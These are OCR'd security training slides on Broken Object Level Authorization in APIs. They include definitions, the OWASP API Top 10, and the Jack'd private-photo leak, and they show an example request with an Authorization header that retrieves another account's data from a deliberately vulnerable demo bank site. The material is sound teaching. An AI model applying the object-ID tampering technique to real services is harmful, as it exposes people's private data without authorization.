API Security Bootcamp
Hands-On OWASP Top 10 for APIs

Dr. Sunny Wear

2023

BOLA:
#1 Broken Object Level Authorization

API Authorization Issues

APIs tend to expose endpoints that handle object identifiers, creating a wide attack surface Level Access Control issue.

Object level authorization checks should be considered in every function that accesses a data source using an input from the user.

What is BOLA?

Same Issue, Different Terms

IDOR


- Insecure Direct Object Reference
- Web application

BOLA

- Broken Object Level Authorization
- API

Broken Object Level Authorization

Exposed endpoints that handle object identifiers



https://demo.testfire.net/api/account/800000


KEY	VALUE
✓ Authorization	WVdSdGFXND06

```
{
    "accountId": "800000",
    "balance": "-$10000211111111016000000.00",
    "credits": [
        {
            "date": "2004-12-29",
            "amount": "1200",
            "description": "Paycheck",
            "account": "1001160140"
        },
        {
            "date": "2005-01-12",
            "amount": "1200",
            "description": "Paycheck",
```

Authorization

- **Authorization** defines what an authenticated user can **perform and execute**
- **Authorization** also identifies which **resources and web pages** are permitted for use by an authenticated user
- **Authorization bugs** allow permission bypasses and are the basis of broken access control vulnerabilities

USER AUTHORIZATION



OWASP API Top 10 Related to Authorization

01 Broken Object Level Authorization

02 Broken User Authentication

03 Excessive Data Exposure

04 Lack of Resources & Rate Limiting

05 Broken Function Level Authorization

06 Mass Assignment

07 Security Misconfiguration

08 Injection

09 Improper Asset Management

10 Insufficient Logging & Monitoring

Authorization Vulnerabilities


- **Broken Object Level Authorization (BOLA)** is the API version of Insecure direct object references (IDOR)
- **Improper authorization** – administrative vs. regular user abilities
- **Missing access control** – lack of authorization policies, unauthenticated access to sensitive data/resources

API Endpoints and Frontends

All API functionality is defined by endpoints, independent of the Frontend

Such functionality includes transactions and authorization decisions

BOLA Issue reveals private x-rated pictures




Hi, Jack'd: A little PSA for anyone using this dating-hook-up app... Anyone can slurp your private, public snaps


Vuln exposing intimate snaps left open for 'months' – you may want to delete your pics

“Dating-slash-hook-up app Jack'd is exposing to the public internet intimate snaps privately swapped between its users, allowing miscreants to download countless X-rated selfies without permission.”

https://www.theregister.com/2019/02/05/jackd_private_photo_bug/


Jack'd API allowed Unauthorized Disclosure




On June 28, Online Buddies—the parent company of Jack'd, which also owns the gay dating site Manhunt—agreed to pay $240,000 in a settlement with the New York Attorney General's office after almost 2,000 New York users had their nude photos exposed via an unsecured Amazon cloud server. A second vulnerability also exposed users' location data, device ID, operating system version, last login date, and hashed passwords.

Jack'd allows a user to upload an album of public photos to their profile—"nudity prohibited," the instructions direct—and another album of private pictures that require permission to view. These hidden images carry no such constraint on sexually explicit content. Both types of photos, however, were left out in the open on the unsecured server.

Quiz: Identify the potential BOLAs


vAPI / API1 / Create User
Save
POST
Send
Params Auth Headers (10) Body Pre-req. Tests Settings
Cookies
raw JSON
Beautify

http://{{host}}/vapi/api1/user ...

